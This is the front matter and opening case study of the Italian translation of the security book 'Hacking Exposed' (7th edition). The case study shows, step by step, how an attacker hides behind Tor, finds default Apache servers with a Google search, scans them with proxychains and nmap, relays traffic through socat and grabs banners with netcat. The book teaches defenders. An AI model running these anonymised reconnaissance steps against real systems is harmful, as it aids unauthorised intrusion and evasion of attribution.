Christopher Abad lavora come ricercatore sulla sicurezza presso McAfee, dedicandosi in particolare alle minacce embedded. Ha 13 anni di esperienza professionale nella ricerche sulla sicurezza informatica e nello sviluppo di software e hardware, e ha studiato matematica all'UCLA. Ha contribuito a numerosi prodotti nel campo della sicurezza e, negli anni, è stato spesso relatore in varie conferenze sul tema.

Brad Antoniewicz lavora nella divisione di ricerca sulla sicurezza di Foundstone, occupandosi di scoprire difetti nelle tecnologie più diffuse. È autore collaboratore per le collane di libri *Hacking ExposedTM* e *Hacking ExposedTM Wireless* ed è l'autore di numerosi strumenti, whitepaper e metodologie per Foundstone.

Christiaan Beek è principal architect nel team dei servizi di McAfee Foundstone. In tale ruolo, svolge funzioni di practice leader per il team di servizi di risposta agli incidenti e di informatica forense in EMEA. Ha svolto numerose analisi forensi legate a violazioni di sistemi, furti, pornografia minorile, infezioni di malware, APT (*Advanced Persistent Threats*) e dispositivi del mondo mobile.

Carlos Castillo è Mobile Malware Researcher presso McAfee, una società di Intel, dove si occupa di analisi statica e dinamica di applicazioni sospette a supporto del prodotto Mobile Security per Android. Tra le recenti ricerche di Carlos vi è un'approfondita analisi del malware DroidDream di Android Market. Carlos è l'autore di “Android Malware Past, Present, and Future”, un whitepaper pubblicato da McAfee. È anche un blogger attivo su McAfee Blog Central. Prima di McAfee, Carlos ha svolto audit di compliance nella sicurezza per la Superintendencia Financiera della Colombia. Prima ancora, ha lavorato presso una startup nel settore della sicurezza, Easy Solutions, Inc., dove conduceva test di penetrazione su applicazioni web, collaborava alla chiusura di siti web di phishing e malevoli, supportava applicazioni di sicurezza e di rete, svolgeva test di funzionalità del software e collaborava nelle attività di ricerca e sviluppo legate a sistemi per contrastare le frodi elettroniche. Carlos è entrato nel mondo della ricerca di malware quando ha vinto il concorso “Best Antivirus Research” di ESET Latin America. Il suo articolo vincente era intitolato: “Sexy View: The Beginning of Mobile Botnets”. Carlos ha una laurea in Systems Engineering ottenuta all’Universidad Javeriana di Bogotá, in Colombia.

Carrie Dooley lavora nel campo della sicurezza delle informazioni dal 1997. È entrato nel team di Foundstone Services nel marzo 2005 dopo cinque anni passati nel team ISS Professional Services. Attualmente sta costruendo il team di Foundstone Services in EMEA e vive nel Regno Unito con sua moglie Michelle e tre figli. Ha condotto centinaia di valutazioni di vario tipo per un’ampia varietà di sistemi verticali, e lavora regolarmente con importanti banche, aziende petrolchimiche e utility, oltre a società di elettronica di consumo in Europa e Medio Oriente. Ha partecipato alle conferenze Black Hat (Vegas/Barcellona/Abu Dhabi) e Defcon, dove ha fatto parte dello staff e tenuto corsi in parecchie occasioni, oltre a essere tra i relatori di Defcon 16.

Max Klim lavora come consulente di sicurezza con Cigital, società leader nella sicurezza del software fondata nel 1992. In precedenza ha lavorato nello stesso ruolo con Consciere. Max ha oltre nove anni di esperienza in IT e sicurezza, avendo lavorato con organizzazioni di ogni tipo, dalle grandi imprese di Fortune 500 alle startup. Ha un’ampia esperienza in test di penetrazione, informatica forense, risposta agli incidenti, compliance, ingegneria

di rete e di sicurezza. Ha un Bachelor of Applied Science in Information Technology Management conseguito alla Central Washington University, è EnCE (*Ence Certified Examiner*), CISSP (*Certified Information Systems Security Professional*) e detiene diverse credenziali GIAC (*Global Information Assurance Certification*).

Tony Lee ha oltre otto anni di esperienza professionale al servizio della sua passione per tutti i campi della sicurezza delle informazioni. Attualmente è Principal Security Consultant presso Foundstone Professional Services (una divisione di McAfee), con la responsabilità di condurre molte delle linee di servizio per test di penetrazione di rete. Tra i suoi interessi più recenti vi sono hacking di Citrix e chioschi, attività post exploit, exploit SCADA. Appassionato formatore, Tony ha istruito migliaia di studenti in molte parti del mondo, presso enti pubblici, università, grandi aziende e conferenze come Black Hat. Coglie ogni opportunità di condividere le proprie conoscenze operando come docente per una serie di corsi tra cui quelli della serie UH (*Ultimate Hacking*) di Foundstone: UH:Windows, UH: Expert, UH:Wireless e UH: Web. Ha conseguito un Bachelor of Science in Computer Engineering alla Virginia Tech e un Master of Science in Security Informatics alla Johns Hopkins University.

Slavik Markovich ha oltre 20 anni di esperienza in infrastrutture, sicurezza e sviluppo di software. Ha cofondato Sentrigo, la società di sicurezza di database recentemente acquisita da McAfee. In precedenza è stato VP R&D e Chief Architect presso db@net, azienda leader nella consulenza su architettura IT. Slavik ha contribuito a progetti open source e tiene regolarmente relazioni alle conferenze di settore.

Hernan Ochoa è consulente e ricercatore sulla sicurezza con oltre 15 anni di esperienza professionale. È il fondatore di Amplia Security, azienda che fornisce servizi legati alla sicurezza delle informazioni quali test di penetrazione di rete, wireless e applicazioni web, valutazioni di black-box di applicazioni autonome/client-server, audit di codice sorgente, reverse engineering, analisi di vulnerabilità. Hernan ha iniziato la propria carriera professionale nel 1996 con la creazione di Virus Sentinel, un'applicazione antivirus con funzionalità di rilevamento/rimozione basate su firma/memoria/mbr/settore di boot e funzioni euristiche per rilevare virus polimorfi. Ha anche sviluppato un database di informazioni tecniche sui virus e una newsletter attinente. È entrato in Core Security Technologies nel 1999 e ha lavorato lì per 10 anni in vari ruoli, tra cui consulente di sicurezza e sviluppatore di exploit, svolgendo diversi tipi di valutazioni di sicurezza, sviluppando metodologie, shellcode e strumenti di sicurezza, e contribuendo a individuare nuovi vettori di attacco. Ha anche progettato e sviluppato diversi componenti di basso livello o a livello del kernel per un sistema di sicurezza compatibile con più sistemi operativi installato presso un'istituzione finanziaria, e ha svolto funzioni di "leader tecnico" per lo sviluppo e il supporto di tale sistema. Hernan ha realizzato numerosi strumenti di sicurezza e ha presentato il proprio lavoro presso diverse conferenze internazionali di settore, tra cui Black Hat, Hack in the Box, Ekoparty e RootedCon.

Dr. (Shane) Shook è un Senior Information Security advisor e SME che ha architettato, realizzato e ottimizzato varie implementazioni nel campo della sicurezza dell'informazione. Conduce audit di sicurezza e valutazioni di vulnerabilità, pianificazione di continuità delle attività, test di disaster recovery e piani di risposta agli incidenti, con attività di analisi forense e valutazione di malware. Ha fornito perizie su temi tecnici in casi criminali, class action, IRS, SEC, EPA e ITC, oltre a casi riguardanti l'amministrazione locale e federale.

Nathan Sportsman è fondatore e CEO di Praetorian, una società di consulenza, ricerca e prodotti di sicurezza. Ha un'ampia esperienza nella sicurezza delle informazioni e ha svolto consulenza in molti settori con clienti come NASDAQ stock exchange e National Security Agency. Prima di fondare Praetorian, Nathan ha lavorato in posizioni di sviluppo software e consulenza per Sun Microsystems, Symantec e McAfee. È autore, detentore di brevetti USA, collaboratore individuale per il NIST, cleared resource per il Dipartimento della Difesa USA (DoD). Ha una laurea in Electrical & Computer Engineering conseguita all'University of Texas.

Revisori tecnici

Ryan Permeh è chief scientist presso McAfee. Lavora con il CTO per studiare come proteggersi contro le minacce di oggi e di domani. È ricercatore di vulnerabilità, reverse engineer e studioso di exploit con 15 anni di esperienza nel campo. Ryan è stato relatore in diverse conferenze su argomenti avanzati di sicurezza, ha pubblicato molti blog e articoli, a fornito contributi a libri sul tema.

Mike Price è attualmente chief architect per iOS presso Appthority, Inc. In questo ruolo si concentra su attività di ricerca e sviluppo legate al sistema operativo iOS e alla sicurezza delle applicazioni. In precedenza è stato Senior Operations Manager per McAfee Labs a Santiago del Cile; in tale ruolo aveva la responsabilità di assicurare la buona operatività dell'ufficio, lavorando con entità esterne in Cile e America latina e in generale promuovendo l'eccellenza tecnica e l'innovazione in tutto il team e in tutta la regione. Mike è stato membro del team di ricerca di Foundstone per nove anni. Più recentemente, è stato responsabile dello sviluppo di contenuti per il prodotto di gestione delle vulnerabilità di McAfee Foundstone Enterprise. In questo ruolo, Mike ha gestito un team globale di ricercatori sulla sicurezza con la responsabilità di implementare controlli software progettati per rilevare la presenza di vulnerabilità di sistemi operativi e applicazioni da remoto. Ha una grande esperienza nel campo della sicurezza delle informazioni, avendo lavorato nell'area dell'analisi di vulnerabilità e nella ricerca e sviluppo per quasi 13 anni. È anche cofondatore della 8.8 Computer Security Conference, che si tiene ogni anno a Santiago del Cile. Mike ha anche collaborato alla stesura del Capitolo 11.

*Per i miei splendidi ragazzi (che mi hackerano ogni giorno), vi amo più
di quanto si possa dire a parole. FANMW.. URKSHI.
Alla mia Dawn, per la pazienza e l'amore senza fine – non ne
conoscevo il significato prima di incontrarti.
E alle nuove ragazze della mia vita, Jessica e Jillian... vi amo.*
– Stuart McClure

*A Austin, Texas, la mia nuova città e un gran bel posto dove vivere;
speriamo di saper mantenere, tutti noi insieme, la sua originalità.*
– Joel Scambray

*Alla mia cara famiglia, Anna, Alexander e Allegra, che mi ha fornito
ispirazione e sostegno, consentendomi di seguire la mia passione.
A Joe Petrella, per ricordarmi sempre che
“molti sono chiamati – pochi sono scelti”.*
– George Kurtz

Prefazione

Il termine *cyber-sicurezza* e una lista interminabile di altri termini con il prefisso “cyber” bombardano i nostri sensi ogni giorno. Ampiamente discussi ma spesso mal compresi, i vari termini riguardano i computer e la tecnologia delle informazioni, ovvero gli elementi chiave che guidano il nostro mondo sempre più interdipendente. Governi, enti pubblici e privati, individui, tutti sono sempre più consapevoli delle sfide e minacce che esistono per un’ampia varietà delle quotidiane attività online. Negli ultimi anni, tutto il mondo si è affidato sempre di più alle reti di computer per memorizzare, accedere e scambiare informazioni. Se si considera anche la quasi universale dipendenza da infrastrutture e meccanismi industriali basati o assistiti dal computer, la vastità della relazione del “cyber” con le nostre vite diventa immediatamente evidente.

L’impatto di una falla della sicurezza può variare sull’intero spettro che va da un semplice fastidio fino a gravi perdite finanziarie, per arrivare fino alla compromissione della sicurezza di una nazione. *Hacking* è il termine gergale ampiamente riconosciuto per descrivere la causa di queste cyber-insicurezze, che variano dalle fastidiose ma relativamente innocue attività di giovani appassionati di tecnologia ai pericolosissimi, sofisticati e specifici attacchi di criminali locali e internazionali.

Le precedenti edizioni di questo libro sono state acclamate come testi di riferimento per la cyber-sicurezza e sono ben salde sugli scaffali di professionisti dell’IT, guru tecnologici e altre figure interessate a capire gli hacker e i loro metodi. Tuttavia, gli autori sanno che per stare sulla cresta dell’onda nel mare in continuo movimento della sicurezza IT servono agilità, intelligenza e una profonda comprensione delle più recenti attività e tecniche di hacking. “Alzarsi e rialzarsi ancora...”, dal film *Robin Hood*, è l’esortazione più appropriata a impegnarsi al massimo per fronteggiare gli inesauribili assalti dei cyber-hacker.

Questa settima edizione del libro fornisce aggiornamenti su temi sempre presenti e aggiunge nuovi e importanti capitoli sulle minacce avanzate persistenti o APT (*Advanced Persistent Threats*), hardware e sistemi embedded. Spiegando come si verificano gli hack, che cosa fanno i loro autori, e come difendersi ad essi, gli autori percorrono tutto l’orizzonte della sicurezza informatica. Data la popolarità dei dispositivi mobili e dei social media, i cittadini della rete di oggi troveranno certamente interessante leggere le vulnerabilità e i problemi di sicurezza di queste piattaforme comuni.

Il prerequisito per affrontare questi problemi di IT e sicurezza informatica è la conoscenza. Per prima cosa, dobbiamo capire le architetture dei sistemi che utilizziamo e i punti di forza e di debolezza di hardware e software. In secondo luogo, dobbiamo conoscere gli

avversari: chi sono e che cosa tentano di fare. In breve, abbiamo bisogno di un'opera di *intelligence* su minacce e nemici, svolta mediante sorveglianza e analisi, prima di poter iniziare a prendere contromisure efficaci. Questo libro fornisce i fondamenti essenziali e gli strumenti necessari a chi si interessa davvero di cyber-sicurezza.

Se ci impegniamo a riflettere e ad apprendere su noi stessi, i nostri dispositivi, le nostre reti e i nostri avversari, cominceremo un percorso che ci porterà a difendere con successo le nostre cyber-attività. Ciò che resta è la realtà del cambiamento: l'emergere di nuove tecniche e tecnologie e la costante evoluzione delle minacce. Dobbiamo quindi “alzarci e rialzarci ancora...” per rimanere al passo con i nuovi sviluppi, aggiornando le nostre conoscenze e acquisendo le capacità per rilevare e fronteggiare gli attacchi.

Questa nuova edizione di *Hacking Exposed™* vi aiuta a migliorare le vostre capacità e a intraprendere azioni efficaci. Gli agnelli potranno così diventare i leoni della cyber-sicurezza.

William J. Fallon
Ammiraglio, U.S. Navy (in pensione)
Chairman, CounterTack, Inc.

L'ammiraglio William J. Fallon si è congedato dalla U.S. Navy dopo un'importante carriera con 40 anni di leadership militare e strategica. Ha guidato le forze USA e alleate in otto comandi separati e ha svolto un ruolo di leadership su temi militari e diplomatici ai massimi livelli del governo statunitense. A capo dell'U.S. Central Command, l'ammiraglio Fallon ha diretto tutte le operazioni militari USA in Medio oriente, Asia centrale e Corno d'Africa, concentrandosi sui combattimenti in Iraq e Afghanistan. Chairman di Board of CounterTack Inc., una nuova società attiva nel settore della cyber-sicurezza, l'ammiraglio Fallon è anche partner in Tilwell Petroleum, LLC, consulente per diverse altre organizzazioni e Distinguished Fellow presso il Center for Naval Analyses. È membro del Science Board del segretario alla difesa USA e del Board dell'American Security Project.

Introduzione

“Alzarsi e rialzarsi ancora, finché gli agnelli diventeranno leoni”

Questa citazione dal film *Robin Hood* di Russell Crowe (2010) è più che mai adatta alla settima edizione di questo libro. Non fraintendete: oggi siamo gli agnelli, mandati al macello ogni minuto del giorno. Ma *non può* continuare. *Non possiamo* permetterlo. Le conseguenze sono troppo gravi. Catastrofiche.

Vi imploriamo di leggere ogni parola di ogni pagina e prendere sul serio questo avvertimento. *Dobbiamo* capire come lavorano i malintenzionati e utilizzare le contromisure descritte in queste pagine (e altre ancora), oppure continueremo a essere macellati e il nostro futuro sarà compromesso.

Argomenti del libro

Abbiamo rielaborato l'intero contenuto del libro, ma desideriamo evidenziare in particolare alcuni temi nuovi di fondamentale importanza. Nel libro abbiamo introdotto un tema sempre più al centro dell'attenzione, quello delle minacce avanzate persistenti, o APT (*Advanced Persistent Threats*), fornendo esempi tratti dal mondo reale di come questi attacchi abbiano avuto successo e mostrando come rilevarli e bloccarli. Abbiamo poi aggiunto una parte nuova dedicata al mondo dell'hacking embedded, trattando le tecniche usate dagli hacker per rimuovere da una scheda tutti i suoi chip, effettuare il reverse engineering e scoprire il tallone di Achille nel complesso mondo di 1 e 0. Un'altra parte nuova tratta l'hacking di database, esaminando i bersagli e le tecniche usate per sottrarre dati sensibili. Un intero capitolo è dedicato al mondo mobile, descrive il mondo embedded di tablet, smartphone e dispositivi vari, e mostra come gli hacker stiano concentrandosi su questa nuova area d'attacco esplosa negli ultimi anni. E infine, come avremmo dovuto fare fin dalla primissima edizione del 1999, abbiamo aggiunto un intero capitolo dedicato alle contromisure, dove assumiamo un ruolo attivo nello spiegare ciò che voi, amministratori o utenti finali, potete fare per evitare che gli hacker entrino nei vostri sistemi.

Come usare questo libro

Lo scopo di questo libro è presentare il mondo degli hacker: come ragionano e come lavorano. Ma è altrettanto importante spiegare i modi per fermarli. Usate questo libro come riferimento per entrambi questi scopi.

Struttura del libro

Nella prima parte esaminiamo i modi in cui gli hacker acquisiscono informazioni sui loro bersagli. Spesso procedono in modo meticoloso per capire i loro obiettivi d'attacco ed enumerarne tutti i dettagli, e nel testo mostriamo le basi delle loro tecniche. Nella seconda

parte esponiamo l'obiettivo ultimo di qualsiasi hacker: arrivare al desktop o al server, con un nuovo capitolo dedicato alle minacce avanzate persistenti o APT. La terza parte esamina i modi con cui gli hacker attaccano le autostrade dell'informazione a cui i nostri sistemi si connettono. Questa parte include nuovi materiali dedicati all'hacking di sistemi embedded. La quarta parte esamina il mondo del Web e dei database, oltre alle opportunità di hacking nel mondo mobile, e presenta anche le contromisure che si possono utilizzare.

Convenzioni

Anche in questa edizione abbiamo mantenuto la struttura delle precedenti; ogni tecnica di attacco è evidenziata da un'icona come quelle riportate di seguito.



Icona dell'attacco

Facilita l'individuazione di specifici strumenti e metodologie di hacking. A ogni attacco corrisponde una contromisura con suggerimenti pratici, specifici, testati sul campo, indicati da un'icona speciale.



Icona della contromisura

Passate subito alla soluzione dei problemi e lasciate indietro gli hacker.

- Prestate attenzione alle parti evidenziate in grassetto nei listati di codice, che indicano l'input dell'utente.
- Ogni attacco è accompagnato da un grado di rischio ricavato da tre componenti valutati in base all'esperienza degli autori.

Popolarità: la frequenza di utilizzo verso bersagli attivi; 1 indica la frequenza minima, 10 la massima.

Semplicità: il livello di conoscenze e capacità necessario per eseguire l'attacco; 1 indica un programmatore esperto nella sicurezza, 10 un principiante.

Impatto: il potenziale danno causato dall'esecuzione dell'attacco, in caso di successo; 1 indica la scoperta di informazioni banali sul bersaglio, 10 la compromissione dell'account del superuser o equivalente.

Grado di rischio: il grado di rischio complessivo (media dei tre valori precedenti).

Ringraziamenti

Gli autori ringraziano gli editor e lo staff di produzione di McGraw-Hill Professional che ha lavorato su questa settima edizione, tra cui Amy Jollymore, Ryan Willard e LeeAnn Pickrell; senza il loro impegno non sarebbe stato possibile realizzare il prodotto che avete nelle vostre mani. Siamo davvero grati per aver potuto lavorare con un team così agguerrito che ci ha aiutato nel nostro impegno a spiegare come ragionano e lavorano gli hacker.

Un ringraziamento speciale a tutti i collaboratori e i revisori tecnici di questa edizione, e un enorme "Grazie" a tutti i nostri devoti lettori. Avete fatto di questo libro un grande successo mondiale. Non potremo mai ringraziarvi abbastanza!

Parte I

Inquadrare il bersaglio

In questa parte

- **Capitolo 1** La raccolta di informazioni:
il footprinting
- **Capitolo 2** La scansione
- **Capitolo 3** L'enumerazione

Caso di studio

Come scoprirete nei capitoli di questa prima parte, i concetti di footprinting, scansione ed enumerazione sono fondamentali per inquadrare il bersaglio di un attacco. I vostri avversari su Internet si comporteranno come il ladro che tiene d'occhio una banca prima di fare il gran colpo: andranno a ficcare il naso dappertutto, in maniera sistematica, finché non troveranno il punto debole della vostra presenza su Internet... e non ci vorrà molto. Attendersi che gli hacker si trastullino con uno scanner di rete come Nmap con tutte le opzioni abilitate fa molto 1999 (che, tra l'altro, è proprio l'anno in cui abbiamo scritto la prima edizione di questo libro). Queste persone oggi sono molto più sofisticate e sanno come mantenere l'anonymato, cosa fondamentale per un bravo hacker. È il caso di approfondire l'argomento...

L'anonymato è fondamentale

Con l'evoluzione di Internet, proteggere il proprio anonymato è diventato un tema più che mai importante. Molti sistemi sono stati sviluppati nel tentativo di fornire un anonymato forte e senza sacrificare la praticità d'uso, ma la maggior parte non è andata molto lontano rispetto a Tor (“The Onion Router”), la rete di onion router a bassa latenza di seconda generazione che consente agli utenti di comunicare in modo anonimo su Internet. Il sistema fu sponsorizzato in origine dall’U.S. Naval Research Laboratory, il laboratorio di ricerca della marina statunitense, e divenne un progetto dell’Electronic Frontier Foundation (EFF) nel 2004. Il termine onion routing potrebbe far pensare a un cuoco pazzo (onion in inglese significa cipolla), ma in realtà è una tecnica molto sofisticata per la comunicazione in rete anonima o sotto pseudonimo. Dei volontari gestiscono sul loro sistema un onion proxy server che consente agli utenti della rete Tor di effettuare connessioni in uscita anonime TCP.

Gli utenti di rete Tor devono eseguire sul proprio sistema un onion proxy che consente loro di comunicare con la rete Tor e negoziare un circuito virtuale. Tor utilizza tecniche crittografiche avanzate in un meccanismo a strati sovrapposti, a cui si deve il richiamo alla cipolla nel termine onion router; il suo vantaggio chiave, rispetto ad altre reti di anonymato, è che è indipendente dall'applicazione e che opera al livello del flusso TCP. È compatibile con proxy SOCKS e lavora senza problemi con sistemi di messaggistica istantanea, Internet Relay Chat (IRC) e browser web. Benché non sia ancora del tutto stabile e a prova di violazioni, Tor rappresenta realmente un importante progresso per le comunicazioni anonime su Internet.

Benché la maggior parte delle persone utilizzi la rete Tor semplicemente per poter navigare su Internet mantenendo l'anonymato, ci sono anche hacker che la sfruttano per complicare la vita agli altri. Gli hacker conoscono bene i progressi compiuti nel campo del rilevamento delle intrusioni e dei comportamenti anomali, e sanno anche che, se vogliono continuare nell'attività che ritengono di avere il sacrosanto diritto di svolgere – violare i sistemi altrui – devono rimanere anonimi.

Esaminiamo nel seguito diversi modi con cui un hacker può rendere anonime le proprie attività.

Tor-mentare le brave persone

Gli hacker sono molto bravi nell'individuare sistemi altrui e violarli per divertimento. Nel loro modus operandi rientra anche l'utilizzo di Nmap per analizzare la presenza di servizi aperti (come server web o servizi di condivisione dei file di Windows). Naturalmente conoscono benissimo le tecniche per utilizzare Tor in modo da nascondere la propria identità. Cerchiamo di entrare nel loro mondo e di esaminare la loro opera da bravi artigiani. Il primo passo di un hacker consiste nell'assicurarsi di poter navigare in modo anonimo. Un bravo hacker non solo vuole navigare in modo anonimo attraverso la rete Tor, ma vuole anche assicurarsi che il suo browser, che notoriamente non offre un'elevata protezione dei dati, non faccia conoscere dei dettagli che lo riguardano. Decide quindi di prelevare e installare il client Tor, Vidalia (GUI per TOR) e Privoxy (un proxy web) per garantirsi l'anonimato. Si collega a <http://www.torproject.org/> per prelevare un unico bundle che comprende tutto questo software. Uno dei componenti installati da Vidalia è Torbutton, uno strumento rapido e semplice per abilitare e disabilitare la navigazione tramite la rete Tor (torproject.org/torbutton/).

Dopo una rapida configurazione il proxy Tor è installato e in ascolto sulla porta locale 9050, Privoxy è installato e in ascolto sulla porta 8118 e l'estensione di Firefox Torbutton è installata e pronta all'uso nell'angolo inferiore destro della finestra del browser Firefox. L'hacker si collega al sito di controllo di Tor (check.torproject.org) e vede il messaggio che conferma il successo dell'operazione: "Congratulations. You are using Tor", quindi comincia a cercare ignari server web installati con le opzioni di default. Sapendo che Google è un ottimo strumento per cercare tutti i tipi di bersagli, l'hacker digita quanto segue nella casella di ricerca (manteniamo il testo in inglese):

```
intitle:Test.Page.for.Apache "It worked!" "this Web site!"
```

Viene immediatamente visualizzato un elenco di sistemi che utilizzano il server web Apache nell'installazione di default. L'hacker fa clic su un collegamento in tutta tranquillità, sapendo che il suo IP è nascosto e che vi sono scarse possibilità di poter ricondurre a lui le sue attività. Anch'egli riceve il familiare messaggio che segnala l'avvenuta installazione di Apache: "It Worked! The Apache Web Server is Installed on this Web Site!". Il gioco è cominciato.

Ora che l'hacker conosce il server web e il nome di dominio associato, vuole trovare l'indirizzo IP corrispondente. Invece di utilizzare un comando come host, che renderebbe nota la sua posizione, utilizza tor-resolve, incluso nel pacchetto di Tor. L'hacker sa che è fondamentale evitare l'uso di qualsiasi strumento che invii pacchetti UDP o ICMP direttamente al sistema di destinazione. Tutte le ricerche devono essere effettuate attraverso la rete Tor per mantenere l'anonimato.

```
bt ~ # tor-resolve www.esempio.com  
10.10.10.100
```

NOTA

www.esempio.com e 10.10.10.100 sono utilizzati solo come esempi, non si tratta di un nome di dominio e di un indirizzo IP reali.

In questo processo metodico di footprinting, ovvero di raccolta delle informazioni sul bersaglio, l'hacker vuole determinare quali altri servizi interessanti sono in esecuzione sul sistema. Naturalmente tira fuori la sua versione fidata di Nmap, ma ricorda che deve sempre far passare il traffico attraverso Tor per operare in anonimato, così avvia proxychains (proxychains.sourceforge.net/) sulla sua Linux box ed esegue le scansioni nmap attraverso la rete Tor. Il client proxychain forza qualsiasi connessione TCP effettuata da qualunque applicazione, in questo caso Nmap, a utilizzare la rete Tor o un elenco di altri server proxy. Poiché può eseguire il proxy soltanto di connessioni TCP via proxychains, l'hacker deve configurare Nmap con opzioni molto specifiche. L'opzione `-sT` è utilizzata per specificare una connessione piena, invece di una scansione SYN. L'opzione `-PN` è utilizzata per saltare la fase di ricerca dell'host, dato l'hacker è già certo che l'host è online. L'opzione `-n` serve ad assicurarsi che nessuna richiesta DNS (*Domain Name Server*) sia eseguita al di fuori della rete Tor. L'opzione `-sV` è utilizzata per eseguire la rilevazione di servizi e versioni su ciascuna porta aperta, e l'opzione `-p` è utilizzata con un insieme di porte comuni da provare. Poiché Tor in alcuni casi può essere molto lento e inaffidabile, servirebbe troppo tempo per compiere una scansione completa delle porte per suo tramite, quindi l'hacker sceglie solo le porte più interessanti:

```
bt ~ # proxychains nmap -sT -PN -n -sV -p 21,22,53,80,110,139,143,443 10.10.10.100
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 4.60 ( http://nmap.org ) at 2008-07-12 17:08 GMT
|S-chain|->-127.0.0.1:9050-<>>-10.10.10.100:21-<>>-OK
|S-chain|->-127.0.0.1:9050-<>>-10.10.10.100:22-<>>-denied
|S-chain|->-127.0.0.1:9050-<>>-10.10.10.100:53-<>>-OK
|S-chain|->-127.0.0.1:9050-<>>-10.10.10.100:80-<>>-OK
|S-chain|->-127.0.0.1:9050-<>>-10.10.10.100:443-<>>-OK
|S-chain|->-127.0.0.1:9050-<>>-10.10.10.100:110-<>>-OK
|S-chain|->-127.0.0.1:9050-<>>-10.10.10.100:143-<>>-OK
|S-chain|->-127.0.0.1:9050-<>>-10.10.10.100:139-<>>-timeout
|S-chain|->-127.0.0.1:9050-<>>-10.10.10.100:21-<>>-OK
|S-chain|->-127.0.0.1:9050-<>>-10.10.10.100:53-<>>-OK
|S-chain|->-127.0.0.1:9050-<>>-10.10.10.100:80-<>>-OK
|S-chain|->-127.0.0.1:9050-<>>-10.10.10.100:110-<>>-OK
|S-chain|->-127.0.0.1:9050-<>>-10.10.10.100:143-<>>-OK
|S-chain|->-127.0.0.1:9050-<>>-10.10.10.100:443-<>>-OK
|S-chain|->-127.0.0.1:9050-<>>-10.10.10.100:53-<>>-OK
Interesting ports on 10.10.10.100:
PORT      STATE     SERVICE      VERSION
21/tcp      open      ftp          PureFTPD
22/tcp      closed    ssh
53/tcp      open      domain
80/tcp      open      http         Apache httpd
110/tcp     open      pop3        Courier pop3d
139/tcp     closed    netbios-ssn
143/tcp     open      imap        Courier Imapd (released 2005)
443/tcp     open      http         Apache httpd

Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.825 seconds
```

Ora l'hacker possiede, grazie a Nmap, una miniera di informazioni, tra cui le porte aperte e dati sui servizi, ma si concentra sulla ricerca di specifiche vulnerabilità che potrebbero

essere sfruttate da remoto. Si rende conto che il sistema individuato potrebbe essere poco aggiornato, se la pagina dell'installazione di default di Apache è ancora in uso; decide di approfondire l'esame collegandosi al server web e determinando l'esatta versione di Apache. Deve quindi connettersi al server web tramite la porta 80. Naturalmente si rende conto che ha necessità di collegarsi tramite la rete Tor e garantire la catena di anonimato che ha creato con tanta cura. Potrebbe utilizzare proxychains per “Torificare” il client netcat (nc), ma decide invece di utilizzare un altro strumento del suo arsenale: socat (dest-unreach.org/socat/), che consente il relay dei trasferimenti bidirezionali e può essere utilizzato per inoltrare richieste TCP tramite il proxy SOCKS Tor in ascolto sulla porta 9050. Il vantaggio offerto dall'uso di socat è che l'hacker può realizzare una connessione persistente con il server web della vittima ed eseguire qualsiasi numero di verifiche attraverso il relay di socat (per esempio Nessus, Nikto e così via); In questo esempio l'hacker sonderà la porta manualmente, anziché utilizzare uno strumento automatico per l'individuazione di vulnerabilità. Il seguente comando socat imposta un proxy socat in ascolto sul sistema locale dell'hacker (127.0.0.1 porta 8080) e inoltra tutte le richieste TCP a 10.10.10.100 porta 80 tramite il proxy TOR SOCKS in ascolto su 127.0.0.1 porta 9050.

```
bt ~ # socat TCP4-LISTEN:8080,fork  
SOCKS4a:127.0.0.1:10.10.10.100:80,socksport=9050 &
```

Ora il nostro hacker è pronto a connettersi direttamente al server web e a determinare l'esatta versione di Apache in esecuzione sul sistema bersaglio, cosa che può fare facilmente con nc, il “coltellino svizzero” del suo arsenale. Una volta effettuata la connessione, determina la versione di Apache digitando HEAD / HTTP/1.0 e premendo Invio due volte.

```
bt ~ # nc 127.0.0.1 8080  
HEAD / HTTP/1.0
```

HTTP/1.1 200 OK

```
Date: Wed, 14 Dec 2011 18:36:23 GMT  
Server: Apache/2.2.2 (Debian)  
X-Powered-By: PHP/5.2.17-0.dotdeb.0  
X-FIRSTBaseRedirector: LIVE  
Vary: Accept-Encoding  
Connection: close  
Content-Type: text/html; charset=UTF-8
```

Una goccia di sudore comincia a scendere da un sopracciglio mentre il battito del cuore si fa più rapido. Fantastico! Apache 2.2.2 è una versione piuttosto vecchia del venerabile server web, e il nostro hacker sa che presenta parecchie vulnerabilità che gli consentiranno di “pwn” (termine del gergo hacker che significa “appropriarsi di”, dall’inglese own, o anche “compromettere”) il sistema bersaglio. A questo punto la procedura per attuare una totale compromissione è quasi scolastica, il nostro hacker inizia il processo per individuare una vulnerabilità facilmente sfruttabile (un difetto HTTP) in Apache 2.2.2 o versione precedente.

Tutto avviene in modo semplice e rapido come lo abbiamo descritto. Confusi? Non è il caso. Come vedremo nei capitoli seguenti, footprinting, scansione ed enumerazione sono tutti passaggi utili e necessari di cui un hacker si serve per rovinare la giornata a qualcuno! Vi consigliamo di leggere tutti i capitoli in sequenza, quindi di tornare a rileggere

questo caso di studio. Tenete a mente il nostro consiglio: analizzate subito i vostri sistemi, altrimenti altri lo faranno al posto vostro. Inoltre, occorre tenere presente che nel nuovo ordine mondiale dell'anonimato su Internet, non tutto è come appare. Ovvero, gli indirizzi IP di un hacker potrebbero non appartenere davvero a lui. E se vi sentite assediati, non disperate: esistono delle contromisure che saranno discusse in questo libro. E allora, che cosa aspettate? Iniziate a leggere!

Capitolo 1

La raccolta di informazioni: il footprinting

Prima di cominciare a divertirsi davvero, l'hacker deve eseguire tre passaggi fondamentali. In questo capitolo discutiamo il primo, ovvero il *footprinting*, l'arte di raccogliere informazioni sull'obiettivo a cui si è interessati, di capire tutto ciò che conta del bersaglio e delle sue relazioni con ciò che lo circonda, spesso senza nemmeno inviare al bersaglio un solo pacchetto di dati. E poiché l'obiettivo diretto dell'hacker potrebbe essere ben protetto, è importante conoscere anche le entità periferiche o correlate al bersaglio.

Esaminiamo come si porta a termine un furto nel mondo fisico. Quando dei ladri decidono di svaligiare una banca, non si limitano certo a entrare e chiedere i soldi, ma si preoccupano di raccogliere informazioni sulla banca bersaglio: tempi di consegna del denaro e percorsi dei furgoni blindati, telecamere di sicurezza e sensori di allarme, numero di cassieri e uscite di sicurezza, percorsi di accesso alla camera blindata e personale autorizzato, e ogni altro dettaglio che potrebbe risultare utile per compiere una rapina.

